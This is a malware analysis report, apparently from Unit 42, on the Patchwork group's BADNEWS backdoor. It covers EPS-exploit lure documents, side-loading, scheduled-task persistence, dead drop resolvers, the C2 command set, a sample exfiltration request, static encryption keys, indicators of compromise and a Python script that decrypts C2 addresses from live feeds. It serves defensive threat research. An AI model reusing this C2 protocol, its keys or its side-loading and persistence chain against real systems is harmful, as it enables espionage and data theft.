Patchwork Continues to Deliver BADNEWS to the Indian Subcontinent

researchcenter.paloaltonetworks.com/2018/03/unit42-patchwork-continues-deliver-badnews-indian-subcontinent/

Brandon Levene, Josh Grunzweig, Brittany Barbehenn March 7, 2018

By Brandon Levene, Josh Grunzweig and Brittany Barbehenn

March 7, 2018 at 5:00 AM

Category: Unit 42

Tags: BADNEWS, Dropping Elephant, India, Monsoon, Pakistan, patchwork

This post is also available in: 日本語 (Japanese)

Summary

In the past few months, Unit 42 has observed the Patchwork group, alternatively known as Dropping Elephant and Monsoon, conducting campaigns against targets located in the Indian subcontinent. Patchwork threat actors utilized a pair of EPS exploits rolled into legitimate, albeit malicious, documents in order to propagate their updated BADNEWS payload. The use of weaponized legitimate documents is a longstanding operational standard of this group.

The malicious documents seen in recent activity refer to a number of topics, including recent military promotions within the Pakistan Army, information related to the Pakistan Atomic Energy Commission, as well as Pakistan's Ministry of the Interior.

The BADNEWS malware payload, which these malicious documents ultimately deliver, has been updated since the last public report in December 2017. BADNEWS acts as a backdoor

for the attackers, providing them with full control over the victim machine. It has historically leveraged legitimate third-party websites to host the malware's command and control (C2) information, acting as "dead drops". After the C2 information has been collected, BADNEWS leverages HTTP for communication with the remote servers.
We've observed modifications to how the malware obtains its (C2) server information, as well as modifications to the C2 communication. These changes to BADNEWS, as well as the use of recent EPS-based exploits, demonstrate that the group are actively updating their toolsets in efforts to stay ahead of the security community.
In this posting, we detail our findings and document these changes.

Delivery

The malicious documents that Unit 42 examined contained legitimate decoy lures as well as malicious embedded EPS files targeting the CVE-2015-2545 and CVE-2017-0261 vulnerabilities. These vulnerabilities are well covered in previous public works, which can be found from PWC and FireEye. Older documents used by Patchwork focused on the CVE-2017-0261 vulnerability, however in late January 2018 when, paradoxically, newer documents abandoned this vulnerability to attack the older CVE-2015-2545 vulnerability.
The lures are primarily documents of interest to Pakistani nuclear organizations and the Pakistani military as can be seen in the images below:

Press Release

Army Selection Board held at GHQ. COAS presided. 37 Brigs including 9 from Medical Corps approved for promotion to the rank of Maj Gen.

No PR-57/2018-ISPR Dated: February 19, 2018

Rawalpindi
February 19, 2018

Figure 1 Lure extracted from a67220bcf289af6a99a9760c05d197d09502c2119f62762f78523aa7cbc96ef1




Figure 2 Lure extracted from 07d5509988b1aa6f8d5203bc4b75e6d7be6acf5055831cc961a51d3e921f96bd





Figure 3 Lure extracted from b8abf94017b159f8c1f0746dca24b4eeaf7e27d2ffa83ca053a87deb7560a571



GOVERNMENT OF PAKISTAN
MINISTRY OF INTERIOR
NATIONAL DATABASE & REGISTRATION AUTHORITY
Regional Head Office,
New Zarghoon Road Quetta,
Telephone:081-9211854, Fax-081-9211828

NADRA/NRC/Policy- 7005-15 11 Dec 2017

REMINDER-III

To: All Zonal Assistant Directors,
All DAUs (NRCs/MRVs)
ID: Technical Section
Card Destruction Cell
Subject: **Disposal of Cards/ Security Papers/ Scanned Forms- Yearly Report**

Figure 4 Lure extracted from d486ed118a425d902044fb7a84267e92b49169c24051ee9de41327ee5e6ac7c2 and fd8394b2ff9cd00380dc2b5a870e15183f1dc3bd82ca6ee58f055b44074c7fd4

The payload from each of the malicious documents is an updated version of the BADNEWS malware family. When the shellcode embedded within the malicious EPS is executed, the following three files are dropped:

- %PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe
- %PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
- %PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe

In the list of dropped files, VMwareCplLauncher.exe is a legitimate, signed VMware executable that serves to ultimately deliver the BADNEWS payload. The vmtools.dll file is a modified DLL that both ensures persistence and loads MSBuild.exe, which is the BADNEWS malware renamed to spoof a legitimate Microsoft Visual Studio tool.
After the files are dropped, the VMwareCplLauncher.exe executable is run, which in turn loads the vmtools.dll DLL file. This DLL file creates a scheduled task named BaiduUpdateTask1, which attempts to run the malicious, spoofed MSBuild.exe every subsequent minute.
The technique of having a signed, legitimate, executable load a malicious library is commonly referred to as side-loading, and has been witnessed in a number of campaigns

and malware families in the past.
The flow of execution from the time the victim opens the malicious Microsoft Word document, to the execution of BADNEWS, may be seen below:




Figure 5 Side-loading technique employed to deliver BADNEWS

The following image demonstrates the scheduled task created by the modified vmtools.dll to ensure BADNEWS runs and remains running on the victim machine.




Figure 6 Scheduled task created to load BADNEWS

BADNEWS

Much of BADNEWS has remained consistent from when it was originally discussed by Forcepoint in August 2016. Additionally, recent analysis by Trend Micro notes some minor changes during 2017. To briefly recap, the BADNEWS malware family acts as a backdoor, with communication occurring over HTTP. A number of commands are provided to the attackers, including the ability to download and execute additional information, upload documents of interest, and take screenshots of the desktop.

The malware collects C2 information when it is originally executed via "Dead Drop Resolvers". Dead drop resolvers have been used by multiple threat actor groups using various malware families and those behind Patchwork are well versed with this tactic. This tactic uses public web services to host content that contains encoded commands that are decoded by the malware.

For the remainder of the analysis in this research blog, we are discussing the following file:

SHA256	290ac98de80154705794e96d0c6d657c948b7dff7abf25ea817585e4c923adb2
MD5	79ad2084b057847ce2ec2e48fda64073
Compile Date	2017-12-22 11:54:03 UTC

One of the first modifications we witnessed in this new variant of BADNEWS is a new mutex that is created to ensure a single instance of BADNEWS is running at a given moment. This malware family used the new mutex 'com_mycompany_apps_appname_new'.

This variant of BADNEWS uses different filenames compared to previous versions. The following filenames are used by BADNEWS throughout its execution. All of these files reside in the victim's %TEMP% directory:

Filename	Description
9PT568.dat	Contains victim unique identifier
TPX498.dat	Keystroke logs
edg499.dat	List of interesting files
TPX499.dat	Temporarily holds screenshot when given command by C2
up	Temporarily contains downloaded file to be executed when given command by C2

Other changes we noticed in this variant include how the malware obfuscates C2 information stored via dead drop resolvers. Previous variants of BADNEWS looked for data between '{{' and '}}', and used a simple cipher to decode this data. This new variant now looks for data between '[[' and ']]' in a number of hardcoded URLs. This can be seen in the following images taken from hxxp:// feeds.rapidfeeds[.]com/88604/, which is one of the dead drop resolvers we encountered in this sample:

Figure 7 Dead drop resolver used by BADNEWS

In order to decrypt this data, the authors have included additional steps from previous versions. To decode this information, BADNEWS takes the following steps:

1. Base64-decode the string
2. Perform the decoding cipher used in previous versions
3. Base64-decode the result
4. Decrypt the result using the Blowfish algorithm and a static key

A script, which is included in the Appendix, will decrypt data from these dead drop resolvers. In the example shown above, we are presented with a result of 185.203.118[.]115 after all four steps are taken.
BADNEWS performs many of the expected functions associated with previous versions including keylogging and identifying files of interest. Unlike a previously reported variant, this version of BADNEWS no longer looks at USB drives for interesting files. Instead, it looks at fixed drives only. It continues to seek out files with the following extensions:

- .xls
- .xlsx
- .doc
- .docx
- .ppt
- .pptx
- .pdf

In order to prepare for C2 communication, BADNEWS will aggregate various victim information, which is appended to two strings. These strings have the following format:

```
1  uuid=[Victim ID]#un=[Username]#cn=[Hostname]#on=[OS Version]#lan=[IP Address]#nop=#ver=1.0
```

```
1  uuid=[Victim ID]#un=[Username]#
```

An example of the first string may be seen below:

```
1  uuid=e29ac6c0-7037-11de-816d-806e6f6e696351c5#un=Josh Grunzweig#cn=WIN-LJLV2NKIOKP#on=mav6miv1#lan=192.168.217.141#nop=#ver=1.0
```

It should be noted that the variables used for this string are different from previous versions. For example, in the previous variant of BADNEWS, the victim's unique identifier was stored under a variable named 'uid', the username was stored in a variable named 'u', etc. Additionally, the hardcoded version string of '1.0' is different from previous samples.
C2 communication is also updated from prior versions, with the following commands now supported by BADNEWS:

Command	Description
0	Kill BADNEWS.
4	Upload edg499.dat, which includes the list of interesting files. Spawn a new instance of BADNEWS after.
5	Upload the file specified by the C2.

8	Upload the TPX498.dat file, which contains the list of collected keystrokes.
13	Copy file to adbFle.tmp, and upload it to the C2.
23	Take screenshot, temporarily store it as TPX499.dat, and upload it to the C2.
33	Download specified file to %TEMP%\up and execute it in a new process

During C2 communications, BADNEWS will communicate to the C2 previously identified via HTTP. The following hardcoded URI is used for normal communication with the C2 (note the additional forward slashes):

//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php

In the event data is uploaded to the attacker, the following hardcoded URI is used (note the use of backslashes):

\e3e7e71a0b28b5e96cc492e636722f73\4sVKAOvu3D\UYEfgEpXAOE.php

When initial pings are sent to the remote server, BADNEWS includes one of the two previously created strings containing the victim's information. An example request in a sandboxed environment may be seen below:

```
POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php HTTP/1.1
HOST: 192.168.217.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 202

/sQ=YLaCTHRnqx8kDhkUmNBfPzF06Y&7/N=OoQIve0VmCbcilDWGO&488j=gY0G7+sUwOu4A14BeUacdzPfqm6OPYMIluRCAu
+68INGLQpwtTWdDH+XYbmzN/wTCY1WewKwCxmMxk2Ekk3fQVmITlfKnlaKvB78Z12TTebmZDVSbowB43sXHUNScHcIcDOcY=&crc=e3a6
```

Figure 8 Example request made by BADNEWS

To decrypt the data provided in the POST request, a number of steps are required. First, the attackers include a series of extra '=' and '&' characters within the data stream. Once these are removed, the data is decoded with base64. Finally, the result is decrypted using AES-128 and the following static key (hex-encoded):

DD1876848203D9E10ABCEEC07282FF37

Conclusion

The Patchwork group continues to plague victims located within the Indian subcontinent.

Through the use of relatively new exploits, as well as a constantly evolving malware toolset, they aim to compromise prominent organizations and individuals to further their goals. Recent activity has shown a number of lures related to the Pakistan Army, the Pakistan Atomic Energy Commission, as well as the Ministry of the Interior.
One of the malware families tied to this group, BADNEWS, continues to be updated both in how it uses dead drop resolvers, as well as how it communicates with a remote C2 server. Palo Alto Networks customers are protected against this threat in a number of ways:

- Traps blocks the exploit documents witnessed during this campaign
- WildFire accurately identifies the samples mentioned in this blog as malicious
- The Patchwork and BADNEWS tags in AutoFocus may be used for continued monitoring and tracking of this threat.

Additionally, the providers being used for dead drops have been notified.

Indicators of Compromise

Malicious Word Document SHA256 Hashes

a67220bcf289af6a99a9760c05d197d09502c2119f62762f78523aa7cbc96ef1
07d5509988b1aa6f8d5203bc4b75e6d7be6acf5055831cc961a51d3e921f96bd
fd8394b2ff9cd00380dc2b5a870e15183f1dc3bd82ca6ee58f055b44074c7fd4
b8abf94017b159f8c1f0746dca24b4eeaf7e27d2ffa83ca053a87deb7560a571
d486ed118a425d902044fb7a84267e92b49169c24051ee9de41327ee5e6ac7c2

BADNEWS SHA256 Hashes

ab4f86a3144642346a3a40e500ace71badc06a962758522ca13801b40e9e7f4a
290ac98de80154705794e96d0c6d657c948b7dff7abf25ea817585e4c923adb2

C2 Servers

185.203.118[.]115
94.156.35[.]204

Dead Drop Resolvers

hxxp://feed43[.]com/8166706728852850.xml
hxxp://feed43[.]com/3210021137734622.xml
hxxp://www.webrss[.]com/createfeed.php?feedid=49966
hxxp://feeds.rapidfeeds[.]com/88604/

Script to Decrypt Dead Drop Resolvers

```
import requests
import base64
import binascii
import re
from Crypto.Cipher import Blowfish
from struct import pack
rol = lambda val, r_bits, max_bits: (val << r_bits%max_bits) & (2**max_bits-1) | ((val
& (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))
ror = lambda val, r_bits, max_bits: ((val & (2**max_bits-1)) >> r_bits%max_bits) | (val
<< (max_bits-(r_bits%max_bits)) & (2**max_bits-1))
def unhexData(d):
  if len(d) % 2:
    d = d.zfill(len(d)+1)
  return ord(binascii.unhexlify(d))
def decodeDecrypt(data):
  decdata = ''
  for x in range(len(data)):
    x = x*2
    if x < len(data):
      c = unhexData(data[x])
      add_num = unhexData(data[x+1])
      c = c << 4
      c = (c + add_num) & 0xff
      c ^= 0x23
      c = rol(c, 3, 8)
      decdata += chr(c)
  data2 = base64.b64decode(decdata)
  key =
binascii.unhexlify("F0E1D2C3B4A5968778695A4B3C2D1E0F0011223344556677")
  cipher = Blowfish.new(key, Blowfish.MODE_ECB)
  dec = cipher.decrypt(data2)
  return dec
urls = [
  "http://feeds.rapidfeeds.com/88604"
]
for d in urls:
  r = requests.get(d)
  body = r.text
  r = re.search("\[+\s*([a-zA-Z0-9\=]+)\]+", body)
  if r:
    data = base64.b64decode(r.group(0))
    print("[{}] Decrypted C2: {}".format(d, decodeDecrypt(data).split("\x00")[0]))
```

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.